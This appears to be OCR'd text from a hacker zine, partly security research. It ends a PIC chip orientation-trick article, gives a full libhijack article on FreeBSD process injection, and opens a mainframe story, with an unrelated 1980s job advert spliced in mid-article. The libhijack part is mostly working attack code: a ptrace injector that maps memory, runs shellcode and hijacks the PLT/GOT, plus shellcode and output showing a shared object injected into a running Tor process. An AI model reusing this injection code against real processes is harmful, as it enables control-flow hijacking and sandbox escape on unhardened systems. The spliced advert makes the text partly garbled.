In the pinout drawing, which shows the chip from above in its normal orientation, arrows denote the alternate functionality of that particular pin when the chip is rotated around. Since power (VDD) is normally connected to pin 1 and ground (VSS) is normally connected to pin 8, if the chip is rotated, GP2 (pin 5) and GP3 (pin 4) would connect to power and ground instead. By setting both GP2 and GP3 to inputs in firmware and connecting them to power and ground, respectively, on the board, the PIC will be properly powered regardless of orientation.


– — — – — — — – — — –

I thought it would be fun to change the data that the PIC sends to a host PC depending on its orientation.

On power-up of the PIC, GP1 is used to detect the orientation of the device and set the mode accordingly. If GP1 is high (caused by the pull-up resistor to VCC), the PIC will execute the normal code. If GP1 is low (caused by the pull-down resistor to VSS), the PIC will know that it has been rotated and will execute the alternate code. This orientation detection could also be done using GP5, but with inverted polarity.

The PIC's UART (asynchronous serial) output is bit-banged in firmware, so I'm able to reconfigure the GPIO pins used for TX and RX (GP0 and GP4) on-the-fly. The TX and RX pins connect directly to an Adafruit FTDI Friend, which is a standard FTDI FT232R-based USB-to-serial adapter. The FTDI Friend also provides 5V (VDD) to the PoC.


In normal operation, the device will look for a key press on GP4 from the FTDI Friend's TX pin and then repeatedly transmit the character 'A' at 9600 baud via GP0 to the FTDI Friend's RX pin. When the device is rotated 180 degrees, the device will look for a key press on GP0 and repeatedly transmit the character 'B' on GP4. As a key press detector, instead of reading a full character from the host, the device just looks for a high-to-low transition on the PIC's currently configured RX pin. Since that pin idles high, the start bit of any data sent from the FTDI Friend will be logic low.





```
switch (input(PIN_A1)) {// orientation
    detection
  case MODE_NORMAL: // normal behavior
    #use rs232(baud=9600, bits=8, parity=N,
    stop=1, xmit=PIN_A0, force_sw)

    //wait for a keypress
    while(input(PIN_A4));

    while(1){
      printf("A ");
      delay_ms(10);
    }
    break;

  case MODE_ALTERNATE: // abnormal behavior
    #use rs232(baud=9600, bits=8, parity=N,
    stop=1, xmit=PIN_A4, force_sw)

    // wait for a keypress
    while(input(PIN_A0));

    while(1){
      printf("B ");
      delay_ms(10);
    }
    break;
}
```

For your viewing entertainment, a demonstration of my breadboard prototype can be found on Youtube.[17] Complete engineering documentation, including schematic, bill-of-materials, source code, and layout for a small circuit board module are also available.[18]

Let this PoC serve as a reminder that one should not take anything at face value. There are an endless number of ways that hardware, and the electronic components within a hardware system, can misbehave. Hopefully, this little trick will inspire future hardware mischief and/or the development of other sneaky circuits. If nothing else, you're at least armed with a snarky response for the next time some over-confident engineer insists ICs will only work in one direction!





[17] Joe Grand, Sneaky Circuit: This DIP Goes Both Ways

[18] `unzip pocorgtfo17.pdf dipflip.zip # or at www.grandideastudio.com/portfolio/sneaky-circuits/`

17:07 Injecting shared objects on FreeBSD with libhijack.

by Shawn Webb

In the land of red devils known as Beasties exists a system devoid of meaningful exploit mitigations. As we explore this vast land of opportunity, we will meet our ELFish friends, [p]tracing their very moves in order to hijack them. Since unprivileged process debugging is enabled by default on FreeBSD, we can abuse `ptrace` to create anonymous memory mappings, inject code into them, and overwrite PLT/-GOT entries.[19] We will revive a tool called libhijack to make our nefarious activities of hijacking ELFs via `ptrace` relatively easy.

Nothing presented here is technically new. However, this type of work has not been documented in this much detail, so here I am, tying it all into one cohesive work. In Phrack 56:7, Silvio Cesare taught us fellow ELF research enthusiasts how to hook the PLT/GOT.[20] Phrack 59:8, on Runtime Process Infection, briefly introduces the concept of injecting shared objects by injecting shellcode via `ptrace` that calls `dlopen()`.[21] No other piece of research, however, has discovered the joys of forcing the application to create anonymous memory mappings from which to inject code.

This is only part one of a series of planned articles that will follow libhijack's development. The end goal is to be able to anonymously inject shared objects. The libhijack project is maintained by the SoldierX community.

Previous Research

All prior work injects code into the stack, the heap, or existing executable code. All three methods create issues on today's systems. On AMD64 and ARM64, the two architectures libhijack cares about, the stack is non-executable by default. The heap implementation on FreeBSD, `jemalloc` creates non-executable mappings. Obviously overwriting existing executable code destroys a part of the executable image.

PLT/GOT redirection attacks have proven extremely useful, so much so that read-only relocations (RELRO) is a standard mitigation on hardened systems. Thankfully for us as attackers, FreeBSD doesn't use RELRO, and even if FreeBSD did, using `ptrace` to do devious things negates RELRO as `ptrace` gives us God-like capabilities. We will see the strength of PaX NOEXEC in HardenedBSD, preventing PLT/GOT redirections and executable code injections.

The Role of ELF

FreeBSD provides a nifty API for inspecting the entire virtual memory space of an application. The results returned from the API tells us the protection flags of each mapping (readable, writable, executable.) If FreeBSD provides such a rich API, why would we need to parse the ELF headers?

We want to ensure that we find the address of the system call instruction in a valid memory location.[22] On ARM64, we also need to keep the alignment to eight bytes. If the execution is redirected to an improperly aligned instruction, the CPU will abort the application with SIGBUS or SIGKILL. Intel-based architectures do not care about instruction alignment, of course.

PLT/GOT hijacking requires parsing ELF headers. One would not be able to find the PLT/GOT without iterating through the Process Headers to find the Dynamic Headers, eventually ending up with the `DT_PLTGOT` entry.

We make heavy use of the `Struct_Obj_Entry` structure, which is the second PLT/GOT entry. Indeed, in a future version of libhijack, we will likely handcraft our own `Struct_Obj_Entry` object and insert that into the real RTLD in order to allow the shared object to resolve symbols via normal methods.

Thus, invoking ELF early on through the process works to our advantage. With FreeBSD's `libprocstat` API, we don't have a need for parsing ELF headers until we get to the PLT/GOT stage, but doing so early makes it easier for the attacker using libhijack, which does all the heavy lifting.

[19] Procedure Linkage Table/Global Offset Table

[20] `unzip pocorgtfo17.pdf phrack56-7.txt`

[21] `unzip pocorgtfo17.pdf phrack59-8.txt`

[22] `syscall` on AMD64, `svc 0` on ARM64.

Finding the Base Address

Executables come in two flavors: Position-Independent Executables (PIEs) and regular ones. Since FreeBSD does not have any form of address space randomization (ASR or ASLR), it doesn't ship any application built in PIE format.

Because the base address of an application can change depending on: architecture, compiler/linker flags, and PIE status, libhijack needs to find a way to determine the base address of the executable. The base address contains the main ELF headers.

libhijack uses the `libprocstat` API to find the base address. AMD64 loads PIE executables to `0x01021000` and non-PIE executables to a base address of `0x00200000`. ARM64 uses `0x00100000` and `0x00100000`, respectively.

libhijack will loop through all the memory mappings as returned by the `libprocstat` API. Only the first page of each mapping is read in–enough to check for ELF headers. If the ELF headers are found, then libhijack assumes that the first ELF object is that of the application.

```
1  int resolve_base_address(HIJACK *hijack){
     struct procstat *ps;
3    struct kinfo_proc *p=NULL;
     struct kinfo_vmentry *vm=NULL;
5    unsigned int i, cnt=0;
     int err=ERROR_NONE;
7    ElfW(Ehdr) *ehdr;

9    ps = procstat_open_sysctl();
     if (ps == NULL) {
11     SetError(hijack, ERROR_SYSCALL);
       return (-1);
13   }

15   p = procstat_getprocs(ps, KERN_PROC_PID,
                           hijack->pid, &cnt);
17   if (cnt == 0) {
       err = ERROR_SYSCALL;
19     goto error;
     }
21
     cnt = 0;
23   vm = procstat_getvmmap(ps, p, &cnt);
     if (cnt == 0) {
25     err = ERROR_SYSCALL;
       goto error;
27   }

29   for (i = 0; i < cnt; i++) {
       if (vm[i].kve_type != KVME_TYPE_VNODE)
31       continue;

33     ehdr = read_data(hijack,
           (unsigned long)(vm[i].kve_start),
35         getpagesize());
       if (ehdr == NULL) {
37       goto error;
       }
39     if (IS_ELF(*ehdr)) {
         hijack->baseaddr =
41           (unsigned long)(vm[i].kve_start);
         break;
43     }
       free(ehdr);
45   }

47   if (hijack->baseaddr == NULL)
       err = ERROR_NEEDED;
49
   error:
51   if (vm != NULL)
       procstat_freevmmap(ps, vm);
53   if (p != NULL)
       procstat_freeprocs(ps, p);
55   procstat_close(ps);
     return (err);
57 }
```

Assuming that the first ELF object is the application itself, though, can fail in some corner cases, such as when the RTLD (the dynamic linker) is used to execute the application. For example, instead of calling `/bin/ls` directly, the user may instead call `/libexec/ld-elf.so.1 /bin/ls`. Doing so causes libhijack to not find the PLT/GOT and fail early sanity checks. This can be worked around by providing the base address instead of attempting autodetection.

The RTLD in FreeBSD only recently gained the ability to execute applications directly. Thus, the assumption that the first ELF object is the application is generally safe to make.

Finding the syscall

As mentioned above, we want to ensure with 100% certainty we're calling into the kernel from an executable memory mapping and in an allowed location. The ELF headers tell us all the publicly accessible functions loaded by a given ELF object.

The application itself might never call into the kernel directly. Instead, it will rely on shared libraries to do that. For example, reading data from a file descriptor is a privileged operation that requires help from the kernel. The `read()` libc function calls the `read` syscall.

libhijack iterates through the ELF headers, following this pseudocode algorithm:

- Locate the first `Obj_Entry` structure, a linked list that describes loaded shared object.
- Iterate through the symbol table for the shared object:
  - If the symbol is not a function, continue to the next symbol or break out if no more symbols.
  - Read the symbol's payload into memory. Scan it for the `syscall` opcode, respecting instruction alignment.
  - If the instruction alignment is off, continue scanning the function.
  - If the `syscall` opcode is found and the instruction alignment requirements are met, return the address of the system call.
- Repeat the iteration with the next `Obj_Entry` linked list node.

This algorithm is implemented using a series of callbacks, to encourage an internal API that is flexible and scalable to different situations.


Creating a new memory mapping

Now that we found the system call, we can force the application to call `mmap`. AMD64 and ARM64 have slightly different approaches to calling `mmap`. On AMD64, we simply set the registers, including the instruction pointer to their respective values. On ARM64, we must wait until the application attempts to call a system call, then set the registers to their respective values.

Finally, in both cases, we continue execution, waiting for `mmap` to finish. Once it finishes, we should have our new mapping. It will store the start address of the new memory mapping in `rax` on AMD64 and `x0` on ARM64. We save this address, restore the registers back to their previous values, and return the address back to the user.

The following is handy dandy table of calling conventions.

Arch	Register	Value
AMD64	rax	syscall number
	rdi	addr
	rsi	length
	rdx	prot
	r10	flags
	r8	fd (-1)
	r9	offset (0)
aarch64	x0	syscall number
	x1	addr
	x2	length
	x3	prot
	x4	flags
	x5	fd (-1)
	x6	offset (0)
	x8	terminator




```
void freebsd_parse_soe(HIJACK *hijack, struct Struct_Obj_Entry *soe, linkmap_callback callback) {
    int err=0;
    ElfW(Sym) *libsym=NULL;
    unsigned long numsyms, symaddr=0, i=0;
    char *name;

    numsyms = soe->nchains;
    symaddr = (unsigned long)(soe->symtab);

    do{
        if ((libsym))
            free(libsym);

        libsym = (ElfW(Sym) *)read_data(hijack, (unsigned long)symaddr, sizeof(ElfW(Sym)));
        if (!(libsym)) {
            err = GetErrorCode(hijack);
            goto notfound;
        }

        if (ELF64_ST_TYPE(libsym->st_info) != STT_FUNC) {
            symaddr += sizeof(ElfW(Sym));
            continue;
        }

        name = read_str(hijack, (unsigned long)(soe->strtab + libsym->st_name));
        if ((name)) {
            if (callback(hijack, soe, name, ((unsigned long)(soe->mapbase) + libsym->st_value),
                        (size_t)(libsym->st_size)) != CONTPROC) {
                free(name);
                break;
            }

            free(name);
        }

        symaddr += sizeof(ElfW(Sym));
    } while (i++ < numsyms);

notfound:
    SetError(hijack, err);
}

CBRESULT syscall_callback(HIJACK *hijack, void *linkmap, char *name, unsigned long vaddr, size_t sz) {
  unsigned long syscalladdr;
  unsigned int align;
  size_t left;

  align = GetInstructionAlignment();
  left = sz;
  while (left > sizeof(SYSCALLSEARCH) - 1) {
    syscalladdr = search_mem(hijack, vaddr, left, SYSCALLSEARCH, sizeof(SYSCALLSEARCH)-1);
    if (syscalladdr == (unsigned long)NULL)
      break;

    if ((syscalladdr % align) == 0) {
      hijack->syscalladdr = syscalladdr;
      return TERMPROC;
    }

    left -= (syscalladdr - vaddr);
    vaddr += (syscalladdr - vaddr) + sizeof(SYSCALLSEARCH)-1;
  }

  return CONTPROC;
}

int LocateSystemCall(HIJACK *hijack) {
  Obj_Entry *soe, *next;

  if (IsAttached(hijack) == false)
    return (SetError(hijack, ERROR_NOTATTACHED));

  if (IsFlagSet(hijack, F_DEBUG))
    fprintf(stderr, "[*] Looking for syscall\n");

  soe = hijack->soe;
  do {
    freebsd_parse_soe(hijack, soe, syscall_callback);
    next = TAILQ_NEXT(soe, next);
    if (soe != hijack->soe)
      free(soe);
    if (hijack->syscalladdr != (unsigned long)NULL)
      break;
    soe = read_data(hijack,
        (unsigned long)next,
        sizeof(*soe));
  } while (soe != NULL);

  if (hijack->syscalladdr == (unsigned long)NULL) {
    if (IsFlagSet(hijack, F_DEBUG))
      fprintf(stderr, "[-] Could not find the syscall\n");
    return (SetError(hijack, ERROR_NEEDED));
  }

  if (IsFlagSet(hijack, F_DEBUG))
    fprintf(stderr, "[+] syscall found at 0x%016lx\n",
        hijack->syscalladdr);

  return (SetError(hijack, ERROR_NONE));
}
```

Currently, `fd` and `offset` are hardcoded to −1 and 0 respectively. The point of libhijack is to use anonymous memory mappings. When `mmap` returns, it will place the start address of the new memory mapping in `rax` on AMD64 and `x0` on ARM64. The implementation of `md_map_memory` for AMD64 looks like the following:

```
unsigned long md_map_memory(HIJACK *hijack,
                struct mmap_arg_struct *mmap_args){
  REGS regs_backup, *regs;
  unsigned long addr, ret;
  register_t stackp;
  int err, status;

  ret = (unsigned long)NULL;
  err = ERROR_NONE;

  regs = _hijack_malloc(hijack, sizeof(REGS));

  if (ptrace(PT_GETREGS, hijack->pid, (caddr_t)regs, 0)
      < 0) {
    err = ERROR_SYSCALL;
    goto end;
  }
  memcpy(&regs_backup, regs, sizeof(REGS));

  SetRegister(regs, "syscall", MMAPSYSCALL);
  SetInstructionPointer(regs, hijack->syscalladdr);
  SetRegister(regs, "arg0", mmap_args->addr);
  SetRegister(regs, "arg1", mmap_args->len);
  SetRegister(regs, "arg2", mmap_args->prot);
  SetRegister(regs, "arg3", mmap_args->flags);
  SetRegister(regs, "arg4", -1); /* fd */
  SetRegister(regs, "arg5", 0); /* offset */

  if (ptrace(PT_SETREGS, hijack->pid, (caddr_t)regs, 0)
      < 0) {
    err = ERROR_SYSCALL;
    goto end;
  }

  /* time to run mmap */
  addr = MMAPSYSCALL;
  while (addr == MMAPSYSCALL) {
    if (ptrace(PT_STEP, hijack->pid, (caddr_t)0, 0)
        < 0)
    err = ERROR_SYSCALL;
    do {
      waitpid(hijack->pid, &status, 0);
    } while (!WIFSTOPPED(status));

    ptrace(PT_GETREGS, hijack->pid, (caddr_t)regs, 0);
    addr = GetRegister(regs, "ret");
  }

  if ((long)addr == -1) {
    if (IsFlagSet(hijack, F_DEBUG))
      fprintf(stderr, "[-] Could not map address. "
                      "Calling mmap failed!\n");

    ptrace(PT_SETREGS, hijack->pid,
           (caddr_t)(&regs_backup), 0);
    err = ERROR_CHILDERROR;
    goto end;
  }

end:
  if (ptrace(PT_SETREGS, hijack->pid,
             (caddr_t)(&regs_backup), 0) < 0)
    err = ERROR_SYSCALL;

  if (err == ERROR_NONE)
    ret = addr;

  free(regs);
  SetError(hijack, err);
  return (ret);
}
```

Even though we're going to write to the memory mapping, the protection level doesn't need to have the write flag set. Remember, with `ptrace`, we're gods. It will allow us to write to the memory mapping via `ptrace`, even if that memory mapping is non-writable.


Clockwize

Requires Game

PROGRAMMERS

Z80 / 8088 / 8086

Clockwize's order book has expanded so rapidly since its formation last year that we urgently require Spectrum, IBM and Amstrad Programmers, to work In-house and Free-lance.

If you have experience or feel you are qualified by your machine code knowledge to code or convert some of 1989's top computer games, we would like to hear from you.

WITH COMPLETE CONFIDENCE PLEASE WRITE IN THE FIRST INSTANCE TO:-

Mr Keith Goodyer
CLOCKWIZE
Eastway House
10 Swanland Avenue
Bridlington
North Humberside
YO15 2HH
or Telephone (0262) 604892

HardenedBSD, a derivative of FreeBSD, prevents the creation of memory mappings that are both writable and executable. If a user attempts to create a memory mapping that is both writable and executable, the execute bit will be dropped. Similarly, it prevents upgrading a writable memory mapping to executable with `mprotect`, critically, it places these same restrictions on `ptrace`. As a result, libhijack is completely mitigated in HardenedBSD.

Hijacking the PLT/GOT

Now that we have an anonymous memory mapping we can inject code into, it's time to look at hijacking the Procedure Linkage Table/Global Offset Table. PLT/GOT hijacking only works for symbols that have been resolved by the RTLD in advance. Thus, if the function you want to hijack has not been called, its address will not be in the PLT/GOT unless `BIND_NOW` is active.

The application itself contains its own PLT/-GOT. Each shared object it depends on has its own PLT/GOT as well. For example, libpcap requires libc. libpcap calls functions in libc and thus needs its own linkage table to resolve libc functions at run-

time.

This is the reason why parsing the ELF headers, looking for functions, and for the system call as detailed above works to our advantage. Along the way, we get to know certain pieces of info, like where the PLT/GOT is. libhijack will cache that information along the way.

In order to hijack PLT/GOT entries, we need to know two pieces of information: the address of the table entry we want to hijack and the address to point it to. Luckily, libhijack has an API for resolving functions and their locations in the PLT/GOT.

Once we have those two pieces of information, then hijacking the GOT entry is simple and straightforward. We just replace the entry in the GOT with the new address. Ideally, the the injected code would first stash the original address for later use.

Case Study: Tor Capsicumization

Capsicum is a capabilities framework for FreeBSD. It's commonly used to implement application sandboxing. HardenedBSD is actively working on integrating Capsicum for Tor. Tor currently supports a sandboxing methodology that is wholly incompatible with Capsicum. Tor's sandboxing model uses `seccomp(2)`, a filtering-based sandbox. When Tor starts up, Tor tells its sandbox initialization routines to whitelist certain resources followed by activation of the sandbox. Tor then can call `open(2)`, `stat(2)`, etc. as needed on an on-demand basis.

In order to prevent a full rewrite of Tor to handle Capsicum, HardenedBSD has opted to use wrappers around privileged function calls, such as `open(2)` and `stat(2)`. Thus, `open(2)` becomes `sandbox_open()`.

Prior to entering capabilities mode (capmode for short), Tor will pre-open any directories within which it expects to open files. Any time Tor expects to open a file, it will call `tt openat` rather than `open`. Thus, Tor is limited to using files within the directories it uses. For this reason, we will place the shared object within Tor's data directory. This is not unreasonable, since we either must be root or running as the same user as the tor daemon in order to use libhijack against it.

Note that as of the time of this writing, the Capsicum patch to Tor has not landed upstream and is in a separate repository.[23]

Since FreeBSD does not implement any meaningful exploit mitigation outside of arguably ineffective stack cookies, an attacker can abuse memory corruption vulnerabilities to use ret2libc style attacks against wrapper-style capsicumized applications with 100% reliability. Instead of returning to `open`, all the attacker needs to do is return to `sandbox_open`. Without exploit mitigations like PaX ASLR, PaX NOEXEC, and/or CFI, the following code can be used copy/paste style, allowing for mass exploitation without payload modification.

To illustrate the need for ASLR and NOEXEC, we will use libhijack to emulate the exploitation of a vulnerability that results in a control flow hijack. Note that due using libhijack, we bypass the forward-edge guarantees CFI gives us. LLVM's implementation of CFI does not include backward-edge guarantees. We could gain backward-edge guarantees through SafeStack; however, Tor immediately crashes when compiled with both CFI and SafeStack.

In Figure 16, we perform the following:

- We attach to the victim process.
- We create an anonymous memory allocation with read and execute privileges.
- We write the filename that we'll pass to `sandbox_open()` into the beginning of the allocation.
- We inject the shellcode into the allocation, just after the filename.
- We execute the shellcode and detach from the process
- We call `sandbox_open`. The address is hard-coded and can be reused across like systems.
- We save the return value of `sandbox_open`, which will be the opened file descriptor.
- We pass the file descriptor to `fdopen`. The address is hard-coded and can be reused on all similar systems.
- The RTLD loads the shared object, calling any initialization routines. In this case, a simple string is printed to the console.

[23] `https://github.com/lattera/tor/tree/hardening/capsicum`

```c
/* main.c.  USAGE: a.out <pid> <shellcode> <so> */
#define MMAP_HINT   0x4000UL

int main(int argc, char *argv[]) {
  unsigned long addr, ptr;
  HIJACK *ctx = InitHijack(F_DEFAULT);
  AssignPid(ctx, (pid_t)atoi(argv[1]));

  if (Attach(ctx)) {
    fprintf(stderr, "[-] Could not attach!\n");
    exit(1);
  }

  LocateSystemCall(ctx);
  addr = MapMemory(ctx, MMAP_HINT, getpagesize(),
      PROT_READ | PROT_EXEC, MAP_FIXED | MAP_ANON | MAP_PRIVATE);
  if (addr == (unsigned long)-1) {
    fprintf(stderr, "[-] Could not map memory!\n");
    Detach(ctx);
    exit(1);
  }

  ptr = addr;

  WriteData(ctx, addr, argv[3], strlen(argv[3])+1);
  ptr += strlen(argv[3]) + 1;
  InjectShellcodeAndRun(ctx, ptr, argv[2], true);

  Detach(ctx);
  return (0);
}
```

```c
/* testso.c */
__attribute__((constructor)) void init(void) {
  printf("This output is from an injected shared object. You have been pwned.\n");
}
```

```
/* sandbox_fdlopen.asm */
BITS 64
mov rbp, rsp

; Save registers
push rdi
push rsi
push rdx
push rcx
push rax

; Call sandbox_open
mov rdi, 0x4000
xor rsi, rsi
xor rdx, rdx
xor rcx, rcx
mov rax, 0x00000000011c4070 ; sandbox_open
call rax

; Call fdlopen
mov rdi, rax
mov rsi, 0x101
mov rax, 0x8014c3670        ; fdlopen
call rax

; Restore registers
pop rax
pop rcx
pop rdx
pop rsi
pop rdi

mov rsp, rbp
ret
```

Figure 16

```
Oct 04 18:59:25.976 [notice] Tor 0.3.2.2-alpha running on FreeBSD with Libevent
2.1.8-stable, OpenSSL 1.0.2k-freebsd, Zlib 1.2.11, Liblzma N/A,
and Libzstd N/A.
Oct 04 18:59:25.976 [notice] Tor can't help you if you use it wrong! Learn how to be safe at
https://www.torproject.org/download/download#warning
Oct 04 18:59:25.976 [notice] This version is not a stable Tor release. Expect more bugs than
usual.
Oct 04 18:59:25.977 [notice] Read configuration file "/home/shawn/installs/etc/tor/torrc".
Oct 04 18:59:25.982 [notice] Scheduler type KISTLite has been enabled.
Oct 04 18:59:25.982 [notice] Opening Socks listener on 127.0.0.1:9050
Oct 04 18:59:25.000 [notice] Parsing GEOIP IPv4 file /home/shawn/installs/share/tor/geoip.
Oct 04 18:59:26.000 [notice] Parsing GEOIP IPv6 file /home/shawn/installs/share/tor/geoip6.
Oct 04 18:59:26.000 [notice] Bootstrapped 0%: Starting
Oct 04 18:59:27.000 [notice] Starting with guard context "default"
Oct 04 18:59:27.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Oct 04 18:59:28.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Oct 04 18:59:29.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Oct 04 18:59:31.000 [notice] Tor has successfully opened a circuit. Looks like client
functionality is working.
Oct 04 18:59:31.000 [notice] Bootstrapped 100%: Done
This output is from an injected shared object. You have been pwned.
```


Figure 17. Output from Tor.

The Future of libhijack

Writing devious code in assembly is cumbersome. Assembly doesn't scale well to multiple architectures. Instead, we would like to write our devious code in C, compiling to a shared object that gets injected anonymously. Writing a remote RTLD within libhijack is in progress, but it will take a while as this is not an easy task.

Additionally, creation of a general-purpose helper library that gets injected would be useful. It could aid in PLT/GOT redirection attacks, possibly storing the addresses of functions we've previously hijacked. This work is dependent on the remote RTLD.

Once the ABI and API stabilize, formal documentation for libhijack will be written.



Conclusion

Using libhijack, we can easily create anonymous memory mappings, inject into them arbitrary code, and hijack the PLT/GOT on FreeBSD. On HardenedBSD, a hardened derivative of FreeBSD, out tool is fully mitigated through PaX's NOEXEC.

We've demonstrated that wrapper-style Capsicum is ineffective on FreeBSD. Through the use of libhijack, we emulate a control flow hijack in which the application is forced to call `sandbox_open` and `fdlopen(3)` on the resulting file descriptor.

Further work to support anonymous injection of full shared objects, along with their dependencies, will be supported in the future. Imagine injecting `libpcap` into Apache to sniff traffic whenever "`GET /pcap`" is sent.

FreeBSD system administrators should set `security.bsd.unprivileged_proc_debug` to 0 to prevent abuse of `ptrace`. To prevent process manipulation, FreeBSD developers should implement PaX NOEXEC.

Source code is available.[24]

[24] `git clone https://github.com/SoldierX/libhijack || unzip pocorgtfo17.pdf libhijack.zip`

17:08 Murder on the USS Table

by Soldier of Fortran
concerning an adventure with Bigendian Smalls

The following is a dramatization of how I learned to write assembler, deal with mainframe forums, and make kick-ass VTAM USS Tables. Names have been fabricated, and I won't let the truth get in the way of a good story, but the information is real.

It was about eleven o'clock in the evening, early summer, with the new moon leaving an inky darkness on the streets. The kids were in bed dreaming of sweet things while I was nursing a cheap bourbon at the kitchen table. Dressed in an old t-shirt reminding me of better days, and cheap polyester pants, I was getting ready to call it a night when I saw trouble. Trouble has a name, Bigendian Smalls. A tall, blonde, drink of water who knows more about mainframe hacking than anyone else on the planet, with a penchant for cargo shorts. I could never say no to cargo shorts.


The notification pinged my phone before it made it to Chrome. I knew, right then and there I wasn't calling it a night. Biggie needed something, and he needed it sooner rather than later. One thing you should know about me, I'm no sucker, but when a friend is in need I jump at the chance to lend a hand.

Before opening the message, I poured myself another glass. The sound of the cheap, room temperature bourbon cracking the ice broke the silence in my small kitchen, like an e-sport pro cracking her knuckles before a match. I opened the message:

"Hey, I need your help. Can you make a mainframe logon screen for Kerberos? But can you add that stupid Windows 10 upgrade popup when someone hits enter?"

"Yeah," I replied. I'm not known for much. I don't have money. I'm as cheap as a Garfield joke in the Sunday papers. But I can do one thing well: Mainframe EBCDIC Art.

